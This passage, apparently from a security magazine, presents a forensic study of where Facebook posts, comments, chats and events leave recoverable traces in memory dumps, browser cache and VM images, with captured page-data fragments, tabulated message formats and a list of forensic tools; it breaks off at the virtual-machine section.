
YASER ALOSEFER

Yaser is a security researcher focusing on Honeypot and Internet security. He is studying Cardiff University university in the UK, and from Saudi Arabia. http://twitter.com/alosefer

Stop Hackers in Their Tracks



Hacking Exposed, 6th Edition




Hacking Exposed Malware & Rootkits

Hacking Exposed Computer Forensics, 2nd Edition


24 Deadly Sins of Software Security

Hacking Exposed Wireless, 2nd Edition

Hacking Exposed: Web Applications, 3rd Edition




Hacking Exposed Windows, 3rd Edition




Hacking Exposed Linux, 3rd Edition


Hacking Exposed Web 2.0



IT Auditing, 2nd Edition



IT Security Metrics



Gray Hat Hacking, 3rd Edition

Available in print and ebook formats

Follow us on Twitter @MHComputing

Learn more. Do more.

MHPROFESSIONAL.COM

FACEBOOK FORENSICS

KELVEN WONG, ANTHONY C. T. LAI, JASON C. K. YEUNG, W. L. LEE, P. H. CHAN

Facebook is a well-known social networking application and connects people all over the world. However, criminals would like to manipulate this platform to carry out illegal activities like drugs trading, as computer forensic examiner and crime investigator, we should understand how we could extract and obtain digital evidence from suspect's computer for investigative purpose.

We have carried out various test activities in Facebook and identified footprints and evidence could be extracted from memory, browser cache and other spaces; In addition, we have tested it with various technology platforms to provide more detailed and comprehensive forensics analysis.

Methodology

We would like to identify the message format in various functions in Facebook.

Afterwards, we carry out forensic studies over various activities in Facebook:

- Like others' message
- Search friends
- Post message in Wall or message posted by others
- Create event
- Send group message
- Chatting

Examine the footprints and identify which kind of message could be found in the following memory areas and different devices:

- Volatile Memory
- Browser Cache file
- VM image and snapshot files
- Mobile devices including iPhone and Android

Finally, we will convey a summary table to show the existence of those activities footprints in tested devices and memory.

Tools used

We have used the following tools in our research:

Internet Forensic Analytical Tools

Internet Evidence Finder (IEF)

IEF is a software application that can search a hard drive or files for Internet related artifacts. It is a data recovery tool that is geared towards digital forensics examiners but is designed to be straightforward and simple to use.

URL: http:// www.jadsoftware.com

Facebook Photo Finder

Facebook® JPG Finder (FJF) is a tool that searches a selected folder (and optionally, sub-folders) for possible Facebook® JPG images.

URL: http:// www.jadsoftware.com

Cacheback - CacheBack® is the leading forensic Net analysis tool specializing in browser cache, history and chat discovery.

URL: http://www.cacheback.ca

Memory Analytical Tools

Helix - A bootable sound environment to boot any x86 system. Making forensic images of all internal devices and physical memory (32 and 64 bit)

URL: http://www.e-fense.com

Win32dd - MoonSols Windows Memory Toolkit is a toolkit for memory dump conversion and acquisition on Windows.

URL: http://www.moonsols.com/windows-memory-toolkit/

FTK 3.0 / FTK Imager - Forensics and Image Acquisition Tools

URL: http://www.accessdata.com

Mobile Device Forensic Tools
XRY
http://www.msab.com

Oxygen Forensics Suite
http://www.oxygen-forensic.com

Platforms tested
We have carried out the Facebook forensics studies on the following platforms:

- Windows environment
- Browsers (MSIE and Google Chrome)
- Virtual Machine (VMWare)
- iPhone
- Android

Facebook Message Format Analysis

The researchers were attempted to identify if there is any message format located in post, message, comment and chat in memory and cache respectively. In each case, memory acquisition tool win32dd and cache acquisition tool CacheGrab are pre-installed in a VMware Fusion machine ("VM") and a snapshot was taken before the message format analysis was taking place.

Some background information is summarized as shown below:

Testing account: jdis@vxrl.org
Helper account: jason.yeung@yahoo.com

The testing account is responsible for posting, messaging, commenting and chatting on his own account whereas the helper account is responsible for replying and chatting with the testing account. After these activities were finished, win32dd and CacheGrab were used to dump the memory and cache from the VM respectively. The whole acquisition process was repeated twice for consistent concern.

POST
Testing account was used to leave a post message '2this is a POST test2' on his own wall. The researchers could not identify this message on both memory and cache. However, replied message '2good to see you POST2' from the helper account was identified on both memory and cache. Two occurances were identified with this message, which are extracted as below:

*for (;;);{"t":"msg","c":"p_100002239013747","s":3,"ms":[{"updates":["(function() {CSS.show(this);;}).apply(DOM.find(this.getRelativeTo(),\".uiUfiComments\"))","(function() {DataStore.set(this, \"seqnum\", \"80230\");}).apply(DOM.find(this.getRelativeTo(),\"\"))","(functio n(){fc_expand(this, false);}).apply(DOM.find(this.getRelativeTo(),\"textarea\"))","(function(){(((DOM.scry(this, \"#optimistic_comment_2523124662_0\")).length + (DOM.scry(this, \".comment_80230\")).length)) && DOM.appendContent(DOM.find(this, \".commentList\"), HTML(\"\\u003cli class=\\\"uiUfiComment comment_80230 ufiItem uiUfiUnseenItem\\\">\\u003cdiv class=\\\"UIImageBlock clearfix uiUfiActorBlock\\\">\\u003ca class=\\\"actorPic UIImageBlock_Image UIImageBlock_SMALL_Image\\\" href=\\\"http:\\\/\\\/www.facebook.com\\\/jason.ckyeung\\\" tabindex=\\\"-1\\\">\\u003cimg class=\\\"uiProfilePhoto uiProfilePhotoMedium img\\\" src=\\\"http:\\\/\\\/profile.ak.fbcdn.net\\\/hprofile-ak-snc4\\\/49146_635527479_3483_q.jpg\\\" alt=\\\"\\\" \\\/>\\u003c\\\/a>\\u003cdiv class=\\\"commentContent UIImageBlock_Content UIImageBlock_SMALL_Content\\\">\\u003ca class=\\\"actorName\\\" href=\\\"http:\\\/\\\/www.facebook.com\\\/jason.ckyeung\\\" data-hovercard=\\\"\\\/ajax\\\/hovercard\\\/user.php?id=635527479\\\">Jason Yeung\\u003c\\\/a> \\u003cspan data-jsid=\\\"text\\\">\\u200e**2good to see you POST2**\\u003c\\\/span>\\u003cdiv class=\\\"commentActions fsm fwn fcg\\\">\\u003cabbr title=\\\"Monday, April 18, 2011 at 4:29pm\\\" data-date=\\\"Mon, 18 Apr 2011 01:29:36 -0700\\\" class=\\\"timestamp\\\">2 seconds ago\\u003c\\\/abbr>*

Figure 1: *Replied message "2good to see you POST2" - occurence 1*

*"alert_type":54,"alert_id":505370,"time_created":1303115376,"from_uids":{"635527479":635527479},"from_uid":635527479,"context_id":"108962369188396","total_count":1,"unread":true,"app_id":19675640871,"oid":"108962369188396","owner":"100002239013747","text":**"2good to see you POST2"**,"object_id":"","story_type":22,"num_credits":0},"userId":"100002239013747","fromId":null,"title":"\u003cspan class=\"blueName\">Jason Yeung\u003c\/span> commented on your status.","body":null,"link":"http:\/\/www.facebook.com\/permalink.php?story_fbid=108962369188396&id=100002239013747"*

Figure 2: *Replied message "2good to see you POST2" - occurence 2*

Two styles were identified and summarized as follow:

Table1: *Styles identified*

Style	Remark
data-jsid=\\\"text\\\">\\u200e<post message>\\u003c\\\/span>\\u003cdiv class=\\\"commentActions fsm fwn fcg\\\">\\u003cabbr title=\\\"<local time>\\\" data-date=\\\"<time in GMT-7>\\\" class=\\\"timestamp\\\">><last post's time>	This message appears to be the body of the post itself. This format was identified on both memory and cache
"alert_type":<alert type>,"alert_id":<alert id>,"time_created":<unix timestamp>,"from_uids":{"635527479":635527479},"from_uid":{635527479},"context_id":"<context id>","total_count":1,"unread":true,"app_id":<app id>,"oid":"108962369188396","owner":"100002239013747","text":"<post message>","object_id":"","story_type":22,"num_credits":0},"userId":"<testing account's profile id>","fromId":null,"title":"\u003cspan class=\"blueName\">><helper's full name>\u003c\/span> commented on your status.","body":null,"link":"http:\/\/www.facebook.com\/permalink.php?story_fbid=108962369188396&id=100002239013747"	This message appears to be the notification badge on the top left corner. This format was identified on both memory and cache

MESSAGE
Testing account was used to send a message to the helper with title '2MESSAGE is always good jy2' and body text '2do you think so?2'. These message were not identified on both memory and cache either. However, replied message '2yes I guess so2' from the helper account was identified on memory only. The researcher attempted to identify if there is any logical format but was not successful. This message appeared to be randomly cached in memory merely, which is demonstrated in the screenshot below:




Figure 3: *The message appears to be randomly cached in memory.*

In this case, the researchers could not make any conclusion regarding to the format on messaging.

COMMENT
The helper account left a post message '2a long night!2' on his wall. The testing account was then used to make a comment '2yes, it really is2' on the post message. The researchers could not identify the post message '2a long night!2' from the helper account. However, replied message '2yes, it really is2' from the testing account was identified on both memory and cache.

for (;;);{"__ar":1,"payload":{"time":1303115705000,"buddy_list":{"listChanged":true,"availableCount":1,"nowAvailableList":{"635527479":{"i":false}},"wasAvailableIDs":[],"userInfos":{"635527479":{"name":"Jason Yeung","firstName":"Jason","thumbSrc":"http:\/\/profile.ak.fbcdn.net\/hprofile-ak-snc4\/49146_635527479_3483_q.jpg","gender":2,"type":"friend"}},"forceRender":true,"flMode":false,"flData":{},"userToFlMap":null}},"js":{"2n89v":{},"resource_map":{"2n89v":{"type":"js","src":"http:\/\/b.static.ak.fbcdn.net\/rsrc.php\/v1\/yJ\/r\/yWTy5tcEPMp.js"}}},"7777ref":"http:\/\/www.facebook.com\/profile.php?id=100002239013747","data-hovercard":"\/ajax\/hovercard\/user.php?id=100002239013747">David Robinson\u003c\/a> \u003cspan data-jsid="text">\u200e2yes, it really is2\u003c\/span>

Figure 4: *Replied message '2yes, it really is2' from the testing account - occurence 1*

"ms":[{"updates":["(function(){CSS.show(this);;}).apply(DOM.find(this.getRelativeTo(),\".uiUfiComments\"))","(function(){DataStore.set(this,\"seqnum\",\"15815303\");}).apply(DOM.find(this.getRelativeTo(),\"\"))","(function(){fc_expand(this,false);}).apply(DOM.find(this.getRelativeTo(),\"textarea\"))","(function(){!((DOM.scry(this,\"#optimistic_comment_1869046244_0\")).length + (DOM.scry(this,\".comment_15815303\")).length)) && DOM.appendContent(DOM.find(this,\".commentList\"),HTML(\"\\u003cli class=\\\"uiUfiComment comment_15815303 ufiItem uiUfiUnseenItem\\\"\\u003cdiv class=\\\"UIImageBlock clearfix uiUfiActorBlock\\\"\\u003ca class=\\\"actorPic UIImageBlock_Image UIImageBlock_SMALL_Image\\\" href=\\\"http:\\/\\/www.facebook.com\\/profile.php?id=100002239013747\\\" tabindex=\\\"-1\\\"\\u003cimg class=\\\"uiProfilePhoto uiProfilePhotoMedium img\\\" src=\\\"http:\\/\\/static.ak.fbcdn.net\\/rsrc.php\\/v1\\/y9\\/r\\/IB7NOFmPw2a.gif\\\" alt=\\\"\\\" \\/>\\u003c\\/a>\\u003cdiv class=\\\"commentContent UIImageBlock_Content UIImageBlock_SMALL_Content\\\"\\u003ca class=\\\"actorName\\\" href=\\\"http:\\/\\/www.facebook.com\\/profile.php?id=100002239013747\\\" data-hovercard=\\\"\\/ajax\\/hovercard\\/user.php?id=100002239013747\\\"\">David Robinson\\u003c\\/a> \\u003cspan data-jsid=\\\"text\\\"\">\\u200e2yes, it really is2\\u003c\\/span>

Figure 5: *Replied message '2yes, it really is2' from the testing account - occurence 2*

Style	Remark
for (;;);{"__ar":1,"payload":{"time":<unix timestamp>,"buddy_list":{"listChanged":true,"availableCount":1,"nowAvailableList":{"635527479":{"i":false}},"wasAvailableIDs":[],"userInfos":{"635527479":{"name":"<helper's full name>","firstName":"<helper's first name>","thumbSrc":"<helper's profile picture>","gender":2,"type":"friend"}},"forcedRender":true,"flMode":false,"flData":{},"userToFlMap":null}},"js":["2n89v"],"resource_map":{"2n89v":{"type":"js","src":"http:\/\/b.static.ak.fbcdn.net\/rsrc.php\/v1\/yJ\/r\/yWTy5tcE.PMp.js"}}}7777ref=\"<testing account's profile URL>" data-hovercard=\"\/ajax\/hovercard\/user.php?id=100002239013747\"><testing account's full name> \u200e<message>	This format was identified on both memory and cache
class="actorPic UIImageBlock_Image UIImageBlock_SMALL_Image" href="<testing account's profile pic>" tabindex="-1"> <a class="actorName" href="<testing account's profile URL>" data-hovercard="/ajax/hovercard/user.php?id=<testing account's profile id>"><testing account's full name> \u200e<message>	This format was only identified on memory

Table 2: *Styles identified*

Two styles were identified and summarized as follow:

CHAT

Format analysis on chatting is the easiest and most consistent one. All chatting history was identified on both memory and cache with identical format. Moreover, the chatting history was well-structured that most commercial tools could easily extracted these messages and embedded it as a feature of its product. An example, extracted in memory, is shown below:

for (;;);{"t":"msg","c":"p_1000022390137 47","s":14,"ms":[{"msg":{"text":"2what is the best restaurant in hong kong?2","time":1303115825598,"clientTime":1303115824391,"msgID":"1862585188"},"from":1000022390137 47,"to":635527479,"from_name":"David Robinson","from_first_name":"David","from_gender":1,"to_name":"Jason Yeung","to_first_name":"Jason","to_gender":2,"type":"msg"}]}

Figure 6: *Message extracted in memory*

Table 3: *Styles identified*

Style	Remark
for (;;);{"t":"msg","c":"p_1000022390137 47","s":14,"ms":[{"msg":{"text":"<chatting msg>","time":<unix timestamp[1]>,"clientTime":<local unix timestamp>,"msgID":"1862585188"},"from":<profile id from sender>,"to":<profile id from recipiant>,"from_name":"<sender's full name>","from_first_name":"<sender's first name>","from_gender":1,"to_name":"<recipiant's full name>","to_first_name":"<recipiant's first name>","to_gender":2,"type":"msg"}]}	This message appears to be the body of the post itself. This format was identified on both memory and cache

Common Facebook Activities Forensics

Common Activities

We have found that friend search, comments and reply posted by friends could be found from browser cache. We have found the trace from browser cache file with using Cacheback software and attached the screenshots as below. We have carried out the forensics of cache file in IE browser version 8 and Chrome version 11.0:

We have shown you wall post and reply and the corresponding footprints found from browser cache file.

Figure 7a: *Comment*


uiUfiUnseenItem\"\">\u003cdiv class=\"\"UIImageBlock clearfix uiUfiActorBlock\"\">\u003ca class=\"actorPic UIImageBlock_Image UIImageBlock_SMALL_Image\" href=\"http:\/\/www.facebook.com\/profile.php?id=100000771259268\" tabindex=\"-1\"\">\u003cimg class=\"uiProfilePhoto uiProfilePhotoMedium img\" src=\"http:\/\/static.ak.fbcdn.net\/rsrc.php\/v1\/y9\/r\/IB7NOFmPw2a.gif\" alt=\"\"\"\/>\u003c\/a>\u003cdiv class=\"commentContent UIImageBlock_Content UIImageBlock_SMALL_Content\"\">\u003ca class=\"actorName\" href=\"http:\/\/www.facebook.com\/profile.php?id=100000771259268\" data-hovercard=\"\/ajax\/hovercard\/user.php?id=100000771259268\">Belle Bell\u003c\/a> \u003cspan data-jsid=\"text\"\">\u200e1G Duo and 1G RAM\u003c\/span>\u003cdiv class=\"commentAction fsm fwn fcg\"\">\u003cabbr title=\"Saturday, March 19, 2011 at 7:58pm\" data-date=\"Sat, 19 Mar 2011 04:58:18 -0700\" class=\"timestamp\">2 seconds ago\u003c\/abbr>\u00b7 \u003cspan class=\"comment_like_2584746 fsm fwn fcg\"\">\u003cbutton class=\"stat_elem as_link cmnt_like_link\" type=\"submit\" name=\"like_comment_id[2584746]\" value=\"2584746\" title=\"Like this comment\"\">\u003cspan class=\"default_message\">Like\u003c\/span>\u003cspan class=\"saving_message\">Unlike\u003c\/span>\u003c\/button>\u003c\/span>\u003c\/div>\u003c\/div>\u003c\/div>\u003c\/li>\"));}).apply(DOM.find(this.getRelativeTo(),\"\"))","(function(){LiveTimer && LiveTimer.restart(1300535898);}).apply(DOM.find(this.getRelativeTo(),\"\"))"],"expseq":"0","fbid":"189914804377560","assoc":"131325686911214","type":"live"}]}

Figure 7b: *Reply, part 1*


\\/www.facebook.com\\/profile.php?id=100000682519377\\" tabindex=\"-1\"\">\u003cimg class=\"uiProfilePhoto uiProfilePhotoMedium img\" src=\"http:\/\/static.ak.fbcdn.net\/rsrc.php\/v1\/y9\/r\/IB7NOFmPw2a.gif\" alt=\"\"\"\/>\u003c\/a>\u003cdiv class=\"commentContent UIImageBlock_Content UIImageBlock_SMALL_Content\"\">\u003ca class=\"actorName\" href=\"http:\/\/www.facebook.com\/profile.php?id=100000682519377\" data-hovercard=\"\/ajax\/hovercard\/user.php?id=100000682519377\"\">Jo Ng\u003c\/a> \u003cspan data-jsid="text"\">will release in coming summer\u003c\/span>\u003cdiv class=\"commentActions fsm fwn fcg\"\">\u003cabbr title=\"Saturday, March 19, 2011 at 7:59pm\" data-date=\"Sat, 19 Mar 2011 04:59:01 -0700\" class=\"timestamp\">2 seconds ago\u003c\/abbr>\u00b7 \u003cspan class=\"comment_like_2584749 fsm fwn fcg\"\">\u003cbutton class=\"stat_elem as_link cmnt_like_link\" type=\"submit\" name=\"like_comment_id[2584749]\" value=\"2584749\" title=\"Like this comment\"\">\u003cspan class=\"default_message\">Like\u003c\/span>\u003cspan class=\"saving_message\">Unlike\u003c\/span>\u003c\/button>\u003c\/span>\u003c\/div>\u003c\/div>\u003c\/div>\u003c\/li>\"));}).apply(DOM.find(this.getRelativeTo(),\"\"))","(function(){LiveTimer && LiveTimer.restart(1300535941);}).apply(DOM.find(this.getRelativeTo(),\"\"))"],"expseq":"2584746","fbid":"189914804377560","assoc":"131325686911214","type":"live"},{"app_id":30729425562,"event_name":"beep_event","response":{"__ar":1,"error":0,"errorSummary":"","errorDescription":"","errorIsWarning":false,"silentErr

Figure 7c: *Reply, part 2*

```
class=\\\"actorPic UIImageBlock_Image UIImageBlock_SMALL_Image\\\" href=\\\"http:\\\/
\\\/www.facebook.com\\\/profile.php?id=100000771259268\\\" tabindex=\\\"-1\\\">\\u003cimg
class=\\\"uiProfilePhoto uiProfilePhotoMedium img\\\" src=\\\"http:\\\/
\\\/static.ak.fbcdn.net\\\/rsrc.php\\\/v1\\\/y9\\\/r\\\/IB7N0FmPw2a.gif\\\" alt=\\\"\\\"
\\\/>\\u003c\\\/a>\\u003cdiv class=\\\"commentContent UIImageBlock_Content
UIImageBlock_SMALL_Content\\\">\\u003ca class=\\\"actorName\\\" href=\\\"http:\\\/
\\\/www.facebook.com\\\/profile.php?id=100000771259268\\\" data-hovercard=\\\"\\\/ajax
\\\/hovercard\\\/user.php?id=100000771259268\\\">Belle Bell\\u003c\\\/a> \\u003cspan data-
jsid=\\\"text\\\">powerful than iPad2!\\u003c\\\/span>\\u003cdiv class=\\\"commentActions fsm
fwn fcg\\\">\\u003cabbr title=\\\"Saturday, March 19, 2011 at 7:59pm\\\" data-date=\\\"Sat,
19 Mar 2011 04:59:43 -0700\\\" class=\\\"timestamp\\\">2 seconds ago\\u003c\\\/abbr> \\u00b7
\\u003cspan class=\\\"comment_like_2584752 fsm fwn fcg\\\">\\u003cbutton class=\\\"stat_elem
as_link cmnt_like_link\\\" type=\\\"submit\\\" name=\\\"like_comment_id[2584752]\\\" value=
\\\"2584752\\\" title=\\\"Like this comment\\\">\\u003cspan class=\\\"default_message\\\">
Like\\u003c\\\/span>\\u003cspan class=\\\"saving_message\\\">Unlike\\u003c\\\/span>\\u003c
\\\/button>\\u003c\\\/span>\\u003c\\\/div>\\u003c\\\/div>\\u003c\\\/div>\\u003c\\\/li>
\"));});}).apply(DOM.find(this.getRelativeTo(),\"\")),\"\"));","(function(){LiveTimer &&
LiveTimer.restart(1300535983);}).apply(DOM.find(this.getRelativeTo(),
\"\"))"],"expseq":"2584749","fbid":"189914804377560","assoc":"131325686911214","type":"live")
]}
```


Figure 7d: *Reply, part 3*




Figure 8: *Friend search*

We have set up an event titled with “Wave Party” and invite friend to join this event. Other than that, we have posted wall post and send group message.




Figure 9a: *Create Event, part1*




Figure 9b: *Create Event, part 2*




Figure 9c: *Create Event, part 3*




Figure 10: *Wall post in event*




Figure 11: *Sending message to people who joined the events*

We could locate the pictures in the target machine with Facebook JPG finder. From the figure, we have found that we will know photo from which facebook profile through the *uid* value in the link of image.




Figure 12: *Photos in Facebook*

From the following figures, we could find that chat logs and history could be retrieved in the browser cache file.




Figure 13a: *Chat in Facebook, part 1*

Figure 13b: *Chat in Facebook, part 2*

Figure 14: *Physical cache file of Google Chrome.*

Chat Forensics

Facebook has a built in instant messaging facility. The messages are cached in small html files with a file name P_xxxxxxxx.htm or .txt. and can be found in memory (RAM), web cache, pagefiles, unallocated clusters and system restore point. Possibly, the message header is **"text":"** and the footer is }]}. We have used Internet Evidence Finder software version 4 to extract messages.

Figure 15a: *Live Chat Room*

Facebook Forensic in Virtual Environment

The objective is to check whether the facebook activities footprints could be discovered in VM image.


We would like to show various steps to prove that we could obtain the same evidence as the physical machine under virtual environment.

Here are two types of VM image file could be examined:

- **.vmdk* – Virtual Disk File
- **.vmem* – Memory used for Virtual Machine and Snapshot memory

